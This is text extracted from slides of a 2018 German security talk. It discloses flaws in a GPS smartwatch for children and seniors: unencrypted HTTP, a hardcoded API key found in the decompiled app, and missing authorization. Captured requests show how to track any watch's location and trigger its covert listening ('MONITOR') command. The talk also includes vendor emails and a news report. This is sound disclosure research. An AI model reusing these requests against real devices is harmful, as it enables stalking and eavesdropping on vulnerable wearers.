

T.I.S.P. Community Meeting

Berlin, 06. - 07.11.2018

WATCHGATE

Christopher Bleckmann-Dreher, Daimler TSS GmbH



eXperte digitaler Sicherheit

DISCLAIMER

Alle hier gezeigten Inhalte geben ausschließlich meine eigene Meinung wieder und stehen in keiner direkten Verbindung mit meinem Arbeitgeber.





amazon.de
prime

Elektronik & Foto

Alle Kategorien

Christo...s Amazon Angebote Gutscheine Verkaufen Hilfe

DE

Elektronik & Foto Angebote Bestseller Smartphones Fernseher & Heimkino Audio Kamera Navigati

Sport & Freizeit > Sportelektronik > GPS für Multisport



VIDIMENSIO GPS-Telefon Uhr "Paladin" (Wifi) **OHNE Abhörfunktion**, Smartwatch
Notruf + Telefonfunktion, Live Ortung
+ WIFI + LBS, Anleitung + Tracking
+Support alles Deutsch
von VIDIMENSIO
★★★★☆ 107 Kundenrezensionen
| 165 beantwortete Fragen

Preis: EUR 159,90 + EUR 7,90 für Lieferungen nach Deutschland
Alle Preisangaben inkl. USt


Hinweis: Keine Versandvorteile für Prime-Mitglieder.

Nur noch 3 auf Lager

Die Anleitung können Sie von hier abladen:
Paladin
Passwort: 9756487
trackers.vidimensio.de/downloads

Dieser Artikel kann nicht bestellt werden.

Lieferort:





I'm shopping for...

All Categories



0 Cart

Wish List

Sign in | Join My AliExpress

New here? Get your coupons! \$

Store: ELIFE Technology Co.,Ltd Open: 4 year(s) 97.1% Positive feedback Follow

Home > All Categories > Consumer Electronics > Smart Electronics > Wearable Devices > Smart Watches



D100 Smart Watch GPS+LBS+WIFI Positioning Anti-lost Heart Rate Sports Tracker Fall Alarm SOS Wristwatch for Old People Elder

★★★★★ 4.3 (14 votes) 21 orders

Price: US \$47.05—48.05 / piece

Discount Price: **US \$39.99 - 40.84** / piece -15% 4 days left

 Get our app to see exclusive prices Bulk Price

Color:  

Size: Russian English

Shipping: **US \$0.53 to Germany via AliExpress Standard Shipping** Estimated Delivery Time: 21-47 days

Quantity: - 1 + piece (3996 pieces available)


Total Price: Depends on the product properties you select

Recently Viewed









- Arbeitsmodus >
- Admin Nummer >
- Notrufnummer >
- Erlaubte Anrufer >
- Telefonbuch >
- Wecker >
- Sturz Alarm >
- Medikament Einnahme Erinnerung >
- Anruffreie Intervalle >
- Sprache und Zeitzone >
- Uhr finden >

Rutenverlauf

☐ Heute ☐ Gestern ☒ Andere

2017/12/29 00:00

2017/12/29 10:51

☒ LBS Punkte anzeigen

Suche

FRAGESTELLUNGEN

Was ist mit der Abhörfunktion?

Offensichtliche Schwachstellen?

Security Best Practice?



15 MINUTEN
SPÄTER



WATCHGATE

43 **http://trackerapp.vidimensio.com:7756** POST /openapiv3.asmx/Login2

Request Response

Raw Params Headers Hex

POST /openapiv3.asmx/Login2 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 85
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
Accept-Encoding: gzip, deflate

LoginAPP=AIBEILE&GMT=1%3A00&LoginType=1&Pass=123456&Name=47067033&Key=7DU2

Statischer Schlüssel
Wie ist der Zugriff auf fremde Uhren geschützt?

Unverschlüsseltes HTTP

Gefahr: Abhören und Manipulation in unsicheren Netzwerken

Go

Cancel

< ▾

> ▾

Target: <http://trackerapp.vidimensio.com:7756>



Request

Raw

Params

Headers

Hex

```
POST /openapiv3.asmx/GetTracking HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 80
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
Accept-Encoding: gzip, deflate
```

Model=06&DeviceID= &TimeZones=1%3A00&Language=de&MapType=Google&Key=7DU

Response

Raw

Headers

Hex

XML

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 25 Dec 2017 19:15:11 GMT
Connection: close
Content-Length: 253

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://tempuri.org/">{"state":"0","positionTime":"2017-12-01
03:19:23","lat":"22. ", "lng":"113. ", "speed":"0.00", "course":"19", "isStop":"1", "isGPS":"1", "status":"3-Akkuzustand:6
5%"}</string>
```

Go

Cancel

< | ▾

> | ▾

Target: <http://trackerapp.vidimensio.com:7756>

Request

Raw Params Headers Hex

```
POST /openapiv3.asmx/GetTracking HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 80
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
Accept-Encoding: gzip, deflate
```


```
Model=0&DeviceID=...TimeZones=1%3A00&Language=de&MapType=Google&Key=7DU...
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 25 Dec 2017 19:15:11 GMT
Connection: close
Content-Length: 253
```

```
<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://tempuri.org/">{"state":"0","positionTime":"2017-12-01
03:19:23","lat":"22....", "lng":"113....", "speed":"0.00", "course":"19", "isStop":"1", "isGPS":"1", "status":"3-Akkuzustand:6
5%"}</string>
```




```
Static Analysis x WebService.java x +
ce/?file=com/fw/gps/util/WebService.java&md5=7af06607c40727383f3d64283 80%

import java.util.Map;
import java.util.Set;
import java.util.Vector;
import java.util.concurrent.locks.Lock;
import java.util.concurrent.locks.ReentrantLock;
import java.util.zip.GZIPInputStream;
import java.util.zip.GZIPOutputStream;
import org.xmlpull.v1.XmlPullParser;
import org.xmlpull.v1.XmlPullParserException;

public class WebService {
    private static final String NAMESPACE = "http://tempuri.org/";
    private static boolean isSupportGZIP = true;
    private String Key = "7DU2DJFDR8321";
    private Vector<WebServiceListener> WebServiceRepository = new Vector();
    private Lock WebServiceRepositorylock = new ReentrantLock();
    private Context content;
    private String dialog;
    private Runnable getRunnable;
    private Thread getThread = null;
    private boolean gzip;
    private int id;
    private Handler loadingDialogDismissHandler;
    private Handler loadingDialogHandler;
    private Handler loadingErrorHandler;
    private Dialog loadingProgressDialog;
    private String methodName;
    private Handler mHandler;
    boolean needConnError;
    String postMessage;
    private String result = null;
    private boolean returnByThread;
    private String serverPath = "http://trackerapp.vidimensio.com:7756/openapiv3.asmx";
}
```

```
POST /openapi3.aspx/GetDevicesHistory HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 164
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
```

```
StartTime=2017%2F12%2F25+00%3A00%3A00&SelectCount=10000&DeviceID=[REDACTED]&TimeZones=1%3A00
&MapType=Google&ShowLBS=1&EndTime=2017%2F12%2F25+20%3A01%3A59&Key=7DU2DJFDR8321
```







Request

Raw

Params

Headers


Hex

```
POST /openapiv3.asmx/SendCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 69
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
Accept-Encoding: gzip, deflate
```

```
CommandType= FIND &SN=&Paramter=&Model=0&DeviceID=2 &Key=7DU2D3F0R8321
```



Step 1
Visit [google.com](https://www.google.com)



The above is an illustration for educational purposes.
Google™ is a trademark of Google, Inc. LMGTIFY is not associated with Google in any way.

202.105.131.199:8018/openapi3.aspx

OpenAPIV3

支持下列操作，请查看[服务说明](#)。

- ClearExceptionMessageById
- DelDevicePhoto
- DelGeofence
- Exit
- GetAddressByLatlon
- GetCommandList
- GetDeviceDetail
- GetDeviceList
- GetDevicePhoto
- GetDeviceSetInfo
- GetDeviceStatus
- GetDevicesHistory
- GetGeofence
- GetGeofenceDetail
- GetJiankang
- GetMonitorByUserID
- GetNewWarn
- GetResponse
- GetStatus
- GetTracking
- GetUserInfo
- GetVoiceList
- GetVoiceNew
- GetVoiceNewAlter
- GetWarnLatLon
- GetWarnList
- Login
- Login2
- LoginByIphone
- LoginByIphone2
- SaveGeofence
- SendCommandByAPP
- SendVoice
- SetWarn
- Test
- UpdateDevice
- UpdateDevicePass
- UpdateUserPass

此 Web 服务使用 <http://tempuri.org/> 作为默认命名空间。

建议：在 XML Web services 之前，请更改默认命名空间。

每个 XML Web services 都有一个唯一的命名空间，以便客户端能够理解将它与 Web 上的其他服务区分开。<http://tempuri.org/> 可用于开发阶段的 XML Web services，而发布的 XML Web services 应使用更为永久性的命名空间。

您使用控制台的命名空间来标识 XML Web services。因此，可以使用公司的 Internet 域名作为命名空间的一部分。尽管有许多 XML Web services 命名空间看似 URL，但它们不必遵循 Web 上的标准语法。（XML Web services 命名空间为 URI。）

使用 ASP.NET 创建 XML Web services 时，可以使用 WebService 接口的 Namespace 属性更改默认命名空间。WebService 接口使用与默认 XML Web services 方法相同的。下表的代码示例将命名空间设置为“<http://microsoft.com/webservices/>”。

Ca

Nicht sicher 202.105.131.199:8018/openapi3.aspx?WSDL

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/" xmlns:http="http://schemas.xmlsoap.org/wsdl/http/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:tns="http://tempuri.org/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
  <wsdl:types>
    <s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
      <s:element name="Login">
        <s:complexType base="base64Binary">
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
            <s:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
            <s:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="LoginResponse">
        <s:complexType base="base64Binary">
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="LoginResult" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="LoginByIphone">
        <s:complexType base="base64Binary">
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
            <s:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
            <s:element minOccurs="0" maxOccurs="1" name="AppID" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="LoginByIphoneResponse">
        <s:complexType base="base64Binary">
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="LoginByIphoneResult" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="Login2">
        <s:complexType base="base64Binary">
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="Name" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="Pass" type="s:string"/>
            <s:element minOccurs="1" maxOccurs="1" name="LoginType" type="s:int"/>
            <s:element minOccurs="0" maxOccurs="1" name="GIT" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="Key" type="s:string"/>
            <s:element minOccurs="0" maxOccurs="1" name="LoginAPP" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
    </s:schema>
  </wsdl:types>
  <wsdl:binding name="Login" type="tns:Login">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:binding name="LoginResponse" type="tns:LoginResponse">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:binding name="LoginByIphone" type="tns:LoginByIphone">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:binding name="LoginByIphoneResponse" type="tns:LoginByIphoneResponse">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:binding name="Login2" type="tns:Login2">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:binding name="Login2Response" type="tns:Login2Response">
    <soap:binding use="soap" transport="http" style="document"/>
  </wsdl:binding>
  <wsdl:operation name="Login" binding="Login" input="tns:Login" output="tns:LoginResponse">
  </wsdl:operation>
  <wsdl:operation name="LoginResponse" binding="LoginResponse" input="tns:LoginResponse" output="tns:LoginResponse">
  </wsdl:operation>
  <wsdl:operation name="LoginByIphone" binding="LoginByIphone" input="tns:LoginByIphone" output="tns:LoginByIphoneResponse">
  </wsdl:operation>
  <wsdl:operation name="LoginByIphoneResponse" binding="LoginByIphoneResponse" input="tns:LoginByIphoneResponse" output="tns:LoginByIphoneResponse">
  </wsdl:operation>
  <wsdl:operation name="Login2" binding="Login2" input="tns:Login2" output="tns:Login2Response">
  </wsdl:operation>
  <wsdl:operation name="Login2Response" binding="Login2Response" input="tns:Login2Response" output="tns:Login2Response">
  </wsdl:operation>
</wsdl:definitions>
```

Request

Raw

Params

Headers

Hex

```
POST /openapiv3.asmx/SendCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 88
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Redmi Note 4 MIUI/V8.5.6.0.MBFMIED)
Host: trackerapp.vidimensio.com:7756
Connection: close
Accept-Encoding: gzip, deflate
```

```
CommandType=MONITOR&SN=&Paramter=%2B4917636&Model=0&DeviceID=2&Key=7DU2D7FDR8321
```



SCHWACHSTELLEN

1. Unverschlüsselte Kommunikation zwischen der App und der Backend-API
2. Abhörfunktion ist weiterhin nutzbar
3. Fehlende Autorisierung der Backend-API

VIDIMENSIO FIXT ...



Vidimensio

20. Januar 2018 um 17:16

V

AW: Re: Android Handy Datentransfer abfangen

An: Christopher Dreher

Hallo Herr Dreher,

Danke für Ihre Antworten.

Würde es bei meiner App Sicherheit gewähren, falls die unverschlüsselte Verbindung bleiben würde, aber die App bei jedem Befehl immer auch das Passwort mitsenden würde und wenn dieses nicht stimmt, antwortet der Server nicht.

Vielen Dank !


Mit freundlichen Grüßen !

Dipl.-Ing. Zsolt Tamasi
VIDIMENSIO

Von Samsung-Tablet gesendet

----- Ursprüngliche Nachricht -----

[Mehr anzeigen von Christopher Dreher](#)



VIDIMENSIO

Neue App mit Ver 14 / 1.0.4

An: Christopher Dreher

Hallo Herr Dreher,

Danke für Ihre Antwort.

Es wurde eine neue Version unserer

Bitte die alte deinstallieren und dies

Was meinen Sie dazu ?

Kann man damit weiterhin Daten v

Eigentlich verstehe ich nicht, war
Datentransfer abfangen wollen.
Kommt es wirklich so oft vor, oder
Sind in diesem Hinsicht Internet
?

Danke für Ihre Hilfe.

Mit freundlichen Grüßen !

Dipl.-Ing. Zsolt Tamasi
VIDIMENSIO

Source: heise.de

Abhör-Alptraum: GPS-Smartwatch für Kinder und Senioren lässt sich von Fremden belauschen

Alert! 29.03.2018 07:40 Uhr – Fabian A. Scherschel

2018 um 15:26

V

vorlesen



Achtung, Uhr hört mit!

(Bild: heise online / Fabian A. Scherschel)

Eine Investigativ-Recherche von c't und heise online belegt: Hunderte in Deutschland verkaufte Smartwatches lassen sich im Handumdrehen aus dem Internet in eine Wanze umfunktionieren, ohne dass der Träger dies bemerkt.

jemand da sitzen und den

fentliche Multimediastationen

 **VIDIMENSIO** **GPS-Tracker**
Ortung von Personen • Tieren • Wertgegenständen • Fahrzeugen

Wonach suchen Sie ?

[Personen](#) [Haustier](#) [Mini](#) [Fahrzeug](#) [KnowHow](#) [Anleitung](#) [App](#) [Impressum](#) [Kontakt](#) [Shop](#) 

Keine Abhörfunktion

